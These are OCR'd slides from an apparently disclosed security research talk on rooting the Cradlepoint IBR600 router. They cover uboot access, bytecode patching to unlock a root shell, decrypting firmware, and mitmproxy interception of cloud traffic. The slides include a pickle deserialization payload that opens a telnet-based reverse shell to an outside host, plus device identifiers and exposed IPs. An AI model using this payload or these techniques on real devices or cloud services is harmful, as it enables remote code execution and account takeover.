Rooting the Cradlepoint IBR600

Dawin
@dschmidt0815

Sébastien
@vegantransistor

And other stories...


Agenda

- About us
- The device
- **Main story: getting root privileges**
- Firmware upgrade
- Cloud connectivity
  - Registration vulnerability
  - Deserialization vulnerability
- Conclusion

Cradlepoint IBR600

“Semi-ruggedized router with GPS and public safety support for mission-critical IoT”

- WiFi, LTE Modem
- LAN & WAN connections
- Cloud services (Netcloud) for device management
- Internal web-server
- Many of them are directly accessible from the internet



SEARCH TYPE

Devices	193,027 ▾
Ipv4	193,027

SEARCH TYPE

Devices	87,484 ▾
Ipv4	87,484
Ipv6	0

YEAR

2022	87,484

More

COUNTRY

United States	73,376 ▴
Canada	10,798 ▴
France	622 ▴
Spain	540 ▴
South Africa	455 ▴

More

PRODUCT

CradlepointHTTPSe...	87,484

More

PORT

8443	74,801
100	3,289
443	2,088
1080	1,768
4443	1,109

More

TITLE

Login :: CBA850	13,206
Login :: AER1600	9,432
Login :: IBR650C-15...	6,998
Login :: IBR600C-15...	5,618
Login :: IBR200-10M	5,539

More

75.201.117.144

8443/https/TCP

United States, Unknown

2022-11-14 18:52

Cellco Partnership DBA Verizon Wir...

verizon.com

ASN: AS6167

TITLE: Login :: E3000-C18B

Banner | SSL | Data update

```
HTTP/1.1 301 Moved Permanently
Server: CradlepointHTTPService/1.0.0
Content-Type: text/html; charset=UTF-8
Date: Mon, 14 Nov 2022 10:54:15 GMT
Location: /admin/
Content-Length: 0


Http response from 302 moved url https://75.201.117.144:8443/logir
HTTP/1.1  200 OK
Cache-Control: no-store, no-cache, private, max-age=0
Expires: -1
Pragma: no-cache
```

75.201.68.160

160.sub-75-201-68.myvzw.com

8443/https/TCP

United States, Unknown

2022-11-14 18:52

Cellco Partnership DBA Verizon Wir...

Banner | SSL | Data update

```
HTTP/1.1 301 Moved Permanently
Server: CradlepointHTTPService/1.0.0
Content-Type: text/html; charset=UTF-8
Date: Mon, 14 Nov 2022 10:54:07 GMT
Location: /admin/
Content-Length: 0
```

Large attack surface


Related Work

https://packetstormsecurity.com/files/150203/Cradlepoint-Router-Password-Disclosure.html

• **A hardcoded password allows you to retrieve sensitive information, including the default password**	**Fixed**
• **Escalate privileges using a backdoor account with a hardcoded username and password**	**Fixed**
• **Passwords that are encrypted using a hardcoded key**	**Fixed**

Lots of hardcoded credentials were used

Open the box



Microprocessor
Qualcomm IPQ4018

DDR3 SDRAM

Modem


NAND Flash


NOR Flash (on the other side)


Power Supply

uboot UART


- At first, UART is not talkative at all :-(
- NOR Flash dump with **Bus Pirate** and **flashrom**
- uboot silent mode used
- Secure boot is not in place, we can modify uboot environmental variables
- We get a uboot console







```
000E0240  73 64 6B 5F 76 65 72 73 69 6F 6E 3D 69 70 71 34  sdk_version=ipq4
000E0250  30 31 39 2D 69 6C 71 2D 31 2D 30 5F 43 53 2D 72  019-ilq-1-0_CS-r
000E0260  30 30 30 32 39 2E 31 5F 6E 6F 57 48 43 00 73 65  00029.1_noWHC.se
000E0270  72 76 65 72 69 70 3D 31 39 32 2E 31 36 38 2E 30  rverip=192.168.0
000E0280  2E 32 30 30 00 73 69 6C 65 6E 74 3D 79 65 73 00  .200.silent=yes.
000E0290  73 74 64 65 72 72 3D 73 65 72 69 61 6C 00 73 74  stderr=serial.st
000E02A0  64 69 6E 3D 73 65 72 69 61 6C 00 73 74 64 6F 75  din=serial.stdou
000E02B0  74 3D 73 65 72 69 61 6C 00 00 00 00 00 00 00 00  t=serial........
000E02C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```




```
Please choose the operation:

   1: Load system code to SDRAM via TFTP.
   2: Load system code then write to Flash via TFTP.
   3: Boot system code via Flash (default).
   4: Enter boot command line interface.
   7: Validate Image 1 and Image 2.
   8: Write SNV area information.
   9: Load Boot Loader code then write to Flash via TFTP.
 9 ... 0
```

Secure boot is not in place, firmware modifications are possible

NAND flash dump – rootfs

- NAND Flash is more complicated to dump
- By recording the NAND flash SPI bus during the boot phase, we can extract the Linux kernel and rootfs
- Rootfs is in `squashfs` format
- Middleware is in `Python`



Logic 2 [Logic Pro 16 - Disconnected] [nand2]
ms +0.2 ms +0.3 ms +0.4 ms +0.5 ms +0.6 ms +0.7 ms +0.8 ms +0.9 ms
13 s : 619 ms
+0.1 ms +0.2 ms +0.3 ms +0.4 ms +0.5 ms +0.6 ms +0.7 ms +0.8 ms +0.9 ms
13 s : 62
D0 CS_NOR
D1 MISO
SPI - MISO
D3 CLK
SPI - Clock
D2 MOSI
SPI - MOSI
D4 CS_NAND
SPI - Enable
Analyzers
SPI
Trigger View
Data
Type to search
nand2
218 μs

```
99+ 0x8C·0xF1·0x77·0x2D·0x0F·0x48·0x9A·0xCA·0xFA·0x28·0xDF·0x63·0x66·0x49·0x20·0x3F·0xB4·0x0F·0x10·0x55·0xD9·0xB8·0xF2·0x67·0xA2·0xFE·0x1C·0x7A·0xC5·0xF
99+ 0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·0x00·
```


mosi
0x13
0x00
0x07
0x02
0x0F
0xC0
0x00
0x03

```
$ binwalk rootfs.cradl
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------

0             0x0             Squashfs filesystem, little endian, version 4.0, compression:xz, size: 18464354 bytes,
2026 inodes, blocksize: 262144 bytes, created: 2022-xx-xx 18:01:34
```

Firmware is not encrypted in flash

Python Middleware


- Python bytecode is used
- Can be decompiled (e.g. with `decompyle3`)...
- … and recompiled.
- Here is a script to enable silent mode at startup




```python
import services, cp
from services.utils.ubootenv import UbootEnv

class SilentBoot(services.Service):

    name = 'silentboot'
    __startup__ = 100
    __shutdown__ = 100

    def onStart(self):
        env = UbootEnv()
        if env.read('silent') != 'yes':
            env.write('silent', 'yes')
        if env.read('bootdelay') != '1':
            env.write('bootdelay', '1')

if cp.platform == 'router':
    services.register(SilentBoot)
```

CP Shell

- Custom shell implemented in Python called `cpshell`
  - Accessible via SSH or web interface
  - Very limited (not a linux shell)
  - Protected `sh` command that spawns a root `/bin/sh`
  - Patch the firmware to enable the `sh` command



```
if self.superuser:
   self.cmds.update({'sh':(
      self.sh, 'Internal Use Only'),
     'python':(
      self.python, 'Internal Use Only')})
```




```
def sh(self):
   self.fork_exec(lambda: os.execl('/bin/sh', 'sh'))
```

Root shell can be called via a protected command

Patching Python bytecode


- Decompiling `cpshell.py` with `decompyle3` is not error free :-(

► Disassemble the code with `pydisasm` and find the right place




```
237:
          LOAD_FAST             0 (self)
          LOAD_ATTR             13 (superuser)
          EXTENDED_ARG          1 (256)
          POP_JUMP_IF_FALSE     L500 (to 500)
```

► Find the opcodes (version!)



```
import opcode

for op in ['LOAD_FAST', 'LOAD_ATTR', 'EXTENDED_ARG', 'POP_JUMP_IF_FALSE']:
   print('%-16s%s' % (op, opcode.opmap[op].to_bytes(1,byteorder='little')))
```

► Patch the .py file (binary) to change the branch behavior




```
0x7c 0x00 0x6a 0x0d 0x90 0x01 0x72
```

Work around to patch Python bytecode

Flash the new firmware with openWRT

- Boot uboot
- From the uboot console, choose boot with *tftp*
- Load the openWRT image into SDRAM
- With the `ubi` tools, flash the firmware image


```
$ ubiattach -b 1 -m 1
$ ubiupdatevol /dev/ubi0_0 -t
$ ubiupdatevol /dev/ubi0_0 /tmp/kernelimage
```



```
BusyBox v1.35.0 (2022-10-18 13:09:23 UTC) built-in shell (ash)

_______ ________ __
| |.-----.-----.-----.| | | |.----.| |_
| - || _ | -__| || | | || _|| _|
|_______|| __|_____|__|__||________||__| |____|
|__| W I R E L E S S F R E E D O M
-----------------------------------------------------
OpenWrt SNAPSHOT, r20976-7129d1e9c9
-----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@OpenWrt:~#
```

OpenWRT provides images for many different routers

Root shell




```
ssh admin@192.168.0.1
admin@192.168.0.1's password:
[admin@IBR600C-a38: /]$ sh
/service_manager # id
uid=0(root) gid=0(root)
/service_manager #
```

End of the first story.

Firmware Update

- Firmware update via web-server or scp (for newer FW, only via cloud)
- Some older firmware update images can be downloaded
- **Firmware update image is encrypted...**
- But we have the rootfs, some simple obfuscation is used




```python
from _aes import decryptobj, decrypt
from math import atan
import base64

_KEY = "first-secret-passphrase"
pre_passphrase = decryptobj(_KEY)
new_passphrase = pre_passphrase.decrypt(base64.b64decode(b'c29tZS1iYXNlNjQtc3RyaW5nCg=='))
aes = decryptobj(new_passphrase)
print(new_passphrase)
```


Global key is used for firmware encryption

Firmware Update

- Now we have a decrypted firmware update image
- Firmware update image has an **unprotected header with a version string**
- Image is signed... but
- **For versions < 7.0.0, signature verification is skipped**



```
if upgrade_int >= 458752:
    self.force_signature_validation = True
```



Header
Vx.x.x


Body

Signature

Secure update is broken

Sniff the cloud communication

- Connection to Netcloud is protected by TLS
- Device has no secure boot & we are root, so that we can:
  - **Add our own root certificate to the trusted store**
  - … and use `mitmproxy` to decrypt the trafic



~/mitmproxy/mitmproxy

```
Flows
   GET https://www.google.com/
       ←200 text/html 64.52k 487ms
   GET https://www.google.com/logos/doodles/2018/doodle-snow-games-day-12-6070619765473280-s.png
       ←200 image/png 2.63k 184ms
   GET https://www.google.com/logos/2018/snowgames_skijump/cta.png
       ←200 image/png 13.4k 229ms
>> GET https://www.gstatic.com/external_hosted/createjs/createjs-2015.11.26.min.js
       ←200 text/javascript 48.51k 475ms
   GET https://ssl.gstatic.com/gb/images/i2_2ec824b0.png
       ←200 image/png 23.64k 253ms
   GET https://ssl.gstatic.com/safebrowsing/csd/client_model_v5_variation_0.pb
       ←200 application/octet-stream 67.92k 356ms
   GET https://ssl.gstatic.com/safebrowsing/csd/client_model_v5_ext_variation_0.pb
       ←200 application/octet-stream 67.92k 412ms
   GET https://www.google.com/logos/2018/snowgames_skijump/snowgames_skijump18.js
       ←200 text/javascript 258.16k 900ms
   POST https://www.google.com/gen_204?s=webaft&atyp=csi&ei=vCGLWr6uMsKk0gTYs6yIAw&rt=wsrt.2615,aft.1379,prt
        .1379
        ←204 text/html [no content] 379ms
   GET https://www.gstatic.com/og/_/js/k=og.og2.en_US.ulHn0gNll6I.O/rt=j/m=def/exm=in,fot/d=1/ed=1/rs=AA2YrT
       uVOKajN…
       ←200 text/javascript 46.4k 265ms
   GET https://www.google.com/xjs/_/js/k=xjs.s.en.zjivxe8fVgY.O/m=sx,sb,cdos,cr,elog,hsm,jsa,r,d,csi/am=wCL0
       eMEByP8…
       ←200 text/javascript 144.26k 368ms
   GET https://www.google.com/xjs/_/js/k=xjs.s.en.zjivxe8fVgY.O/m=aa,abd,async,dvl,foot,fpe,ipv6,lu,m,mu,sf,
       sonic,s…
       ←200 text/javascript 30.54k 195ms
   GET https://www.google.com/logos/2018/snowgames_skijump/main-sprite.png
⇩ [14/36]                                                                                    [*:9999]
: replay.client  [flow]
```


Trusted store is not protected > TLS traffic can be decrypted/manipulated

Deserialization vulnerability

- By analyzing the traffic, we found a Python base64 encoded **pickled stream**


```
{'command': 'post', 'args': {'queue': 'license_sync', 'id': 'xxx',
'value': {'success': True, 'data': 'gAJ9[ ... ]=='}}}
```

- Pickle is dangerous



Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

- A simple way to get RCE on the server (we control the data stream)




```
import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        cmd = ('telnet 192.168.1.200 8080 | /bin/bash | telnet 192.168.1.200 8081')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(pickled)
```

https://davidhamann.de/2020/04/05/exploiting-python-pickle/

Deserialization in python is dangerous

Cloud registration vulnerability

- In the Python code, we found a function called `insecure_activation` **(!)**
  - With the result of this function, and using a valid MAC address (found e.g. in a picture of a market place), we could get a **valid Netcloud authentication token**



Zurück zu den Suchergebnissen | Eingestellt in Kategorie: Elektronik & Technik > Computer, Tablets & Netzwerk > Heimnetzwerke & Zubehör > Drahtlose Router

Cradlepoint Router Duel Sim IBR600C-150M-B -
ursprünglichen Titel anzeigen

Artikelzustand: Neu: Sonstige (siehe Artikelbeschreibung)
"Supplied new not in original packaging."

Preis: £100,00
(inkl. MwSt.)
Ca. EUR 116,02
(£100,00 / Unit)

Ganz entspannt. Rückgaben akzeptiert.

Configured for EU

cradlepoint Part: IBR600C-150M-B
IBR600C-150M-B
Default Password: WA204000379227
Serial: WA204000379227
MAC: 0030 4454 6554
IMEI: 860 5480 4645 5470
MEID: 86 0548 0464 5547
SSID: IBR600C-554
Model: S5A806A
ICASA TA-2018/2904 APPROVED
c UL us LISTED I.T.E. E467298
CE WiFi
Made in Taiwan 12V 2.0A H/W: 1.0
cradlepoint.com
Cradlepoint, Inc. 1111 W Jefferson St. Boise, ID 83702 USA

- With this token, we could **disconnected any device from its Netcloud account**

W/o client certificate, device authentication is tricky

Conclusion

- We communicated our results to Cradlepoint on 2023-01-05
  - Acknowledgments to the Cradlepoint team for their prompt and professional reaction
- Vulnerabilities have been patched...
  - but Secure Boot can't be patched
- Embedded security is fun
  - Many different topics, from hardware to cloud via os and networking
  - Many different device architectures
- More on github:

https://github.com/vegantransistor/Rooting-the-Cradlepoint-IBR600